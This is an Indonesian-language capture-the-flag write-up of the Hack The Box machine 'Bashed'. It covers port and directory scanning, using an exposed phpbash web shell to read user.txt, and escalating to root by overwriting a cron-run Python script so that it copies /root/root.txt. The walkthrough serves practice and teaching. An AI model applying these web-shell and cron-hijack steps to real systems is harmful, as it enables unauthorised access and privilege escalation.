




Bashed



CRACK[^]TOA

Summary

Bashed, box berisi aplikasi web bernama phpbash. Web ini mampu menjalankan bash pada web yang menggunakan php. Untuk mendapatkan user.txt cukup mudah, hanya menjalankan bash biasa. Sementara untuk mendapatkan root.txt, harus memanfaatkan cronjob yang berjalan setiap menit. Script yang dijalankan terdapat pada folder /scripts dengan hak akses user scriptmanager.

Referensi :

<https://github.com/Arrexel/phpbash>

https://chryzsh.gitbooks.io/pentestbook/privilege_escalation_-_linux.html

Technical Detail

Port Scanning menggunakan NMAP

```
root@xd:~# nmap -sV 10.10.10.68
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-23 08:28 WIB
```

```
Nmap scan report for 10.10.10.68
```

```
Host is up (0.24s latency).
```

```
Not shown: 999 closed ports
```

```
PORT      STATE SERVICE VERSION
```

```
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
```

```
Service detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 279934.97 seconds
```

Brute force directory menggunakan dirb

```
root@xd:~# dirb http://10.10.10.68
```

```
-----  
DIRB v2.22
```

```
By The Dark Raver  
-----
```

```
START_TIME: Mon Mar 26 14:08:51 2018
```

```
URL_BASE: http://10.10.10.68/
```

```
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
-----
```

```
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://10.10.10.68/ ----
```

```
==> DIRECTORY: http://10.10.10.68/css/
```

```
==> DIRECTORY: http://10.10.10.68/dev/
```

```
==> DIRECTORY: http://10.10.10.68/fonts/
```

```
==> DIRECTORY: http://10.10.10.68/images/
```

```
+ http://10.10.10.68/index.html (CODE:200|SIZE:7743)
```

```
==> DIRECTORY: http://10.10.10.68/js/
```

```
==> DIRECTORY: http://10.10.10.68/php/
```

```
+ http://10.10.10.68/server-status (CODE:403|SIZE:299)
```

```
==> DIRECTORY: http://10.10.10.68/uploads/
```

Arrexel's Development Site - Mozilla Firefox

Hack The Box :: Activ... x Arrexel's Developme... x +

10.10.10.68 Search

DEVELOPMENT • DECEMBER 4, 2017

phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server! →

Dari hasil bruteforce menggunakan dirb, terdapat direktori yang berisi phpbash, yaitu /dev/. Menggunakan phpbash mendapatkan akses sebagai user www-data, cukup untuk mendapatkan user.txt.

A screenshot of a Mozilla Firefox browser window. The address bar shows the URL "http://10.10.../phpbash.php". Below the address bar, there's a terminal interface with a black background and white text. The terminal prompt is "www-data@bashed:/var/www/html/dev#". The user has entered several commands: "whoami" which returns "www-data", "ls /home" which lists "arrexel" and "scriptmanager", and "cat /home/arrexel/user.txt" which outputs a long alphanumeric string "2c281f31cc07...+7bfc1". The bottom of the terminal shows the prompt again without any input.

Mozilla Firefox

Hack The Box :: Activ... x http://10.10.../phpbash.php x +


10.10.10.68/dev/phpbash.php Search ☆ ⌵ » ≡

```
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/var/www/html/dev# ls /home
arrexel
scriptmanager
www-data@bashed:/var/www/html/dev# cat /home/arrexel/user.txt
2c281f31cc07...+7bfc1

www-data@bashed:/var/www/html/dev# |
```

Privilege Escalation

User www-data tidak memiliki akses ke direktori scripts, untuk mengaksesnya dapat memanfaatkan user scriptmanager. Pada direktori scripts terdapat kode python yang berfungsi untuk menuliskan string ke dalam sebuah file, namun yang menjadi pertanyaan adalah file yang dihasilkan mendapatkan hak akses root. Dari sini dapat disimpulkan, terdapat cronjob yang berjalan dengan hak akses root.



```
www-data@bashed:/# ls -la scripts
ls: cannot access 'scripts/.': Permission denied
ls: cannot access 'scripts/test.py': Permission denied
ls: cannot access 'scripts/test.txt': Permission denied
ls: cannot access 'scripts/.': Permission denied
total 0
d???????? ? ? ? ? ? .
d???????? ? ? ? ? ? ..
-???????? ? ? ? ? ? test.py
-???????? ? ? ? ? ? test.txt
www-data@bashed:/# sudo -u scriptmanager ls -la /scripts
total 16
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Dec 4 18:06 .
drwxr-xr-x 23 root root 4096 Dec 4 13:02 ..
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec 4 17:03 test.py
-rw-r--r-- 1 root root 12 Mar 26 00:51 test.txt
www-data:/# |
```

Untuk melihat isi root.txt, kita dapat memanfaatkan cronjob yang berjalan dengan memodifikasi isi dari file test.py.

```
www-data@bashed:/# sudo -u scriptmanager cat /scripts/test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```

File test.py yang dibuat untuk mencetak isi root.txt menjadi halo.txt

```
$ cat << EOF > test.py
> import os
> os.system('cat /root/root.txt > halo.txt')
> EOF
```

Setelah beberapa saat, file halo.txt muncul karena cronjob yang berjalan.

```
$ ls
halo.txt
test.py
test.txt
$ cat halo.txt
cc4f0afe3a1-----9674a8e2
```